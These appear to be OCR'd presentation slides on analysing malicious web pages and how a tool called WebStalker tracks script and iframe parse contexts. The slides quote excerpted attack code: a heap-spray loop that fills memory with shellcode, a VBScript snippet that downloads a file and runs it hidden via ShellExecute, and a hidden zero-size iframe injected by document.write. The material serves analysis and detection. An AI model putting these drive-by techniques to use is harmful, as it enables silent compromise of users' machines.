
Answer 3.
How’s the memory behavior?

```
…
var
slackspace=headersize+ytshell.length;while(omybro.length<slackspace)omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);woaixiaoyu=omybro.substring(0,omybro.length-
slackspace);while(woaixiaoyu.length+slackspace<0x30000)woaixiaoyu=woaixiaoyu+woaixia
oyu+bZmybr;memory=new Array();
…
var r=0;var uu=300;for(x=r;x<uu;x++)memory[x]=woaixiaoyu+ytshell;
```




Answer 4.
Who is the criminal?

```
…
 S.write x.responseBody
 S.savetofile fname1,2
…
 S.close
 set Q = df.createobject("Shell.Application","")
 Q.ShellExecute fname1,"test","","open",0
…
```



How does WebStalker work?

WebStalker


Document
(http://www.foo.com)
script
iframe
Document
(http://www.bar.com)

Document


```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```

CreateMarkup()

Document
(http://www.foo.com)


```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```

CHTMLoad::Init()




```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```

CreateElement()





```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```

Context
stack


Script
context

CHtmScriptParseCtx()





```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```

Context
stack



CHtmIframeParseCtx()




```
<script>
document.write('<iframe height=0 width=0
src="http://www.bar.com"></iframe>');
</script>
```


WebStalker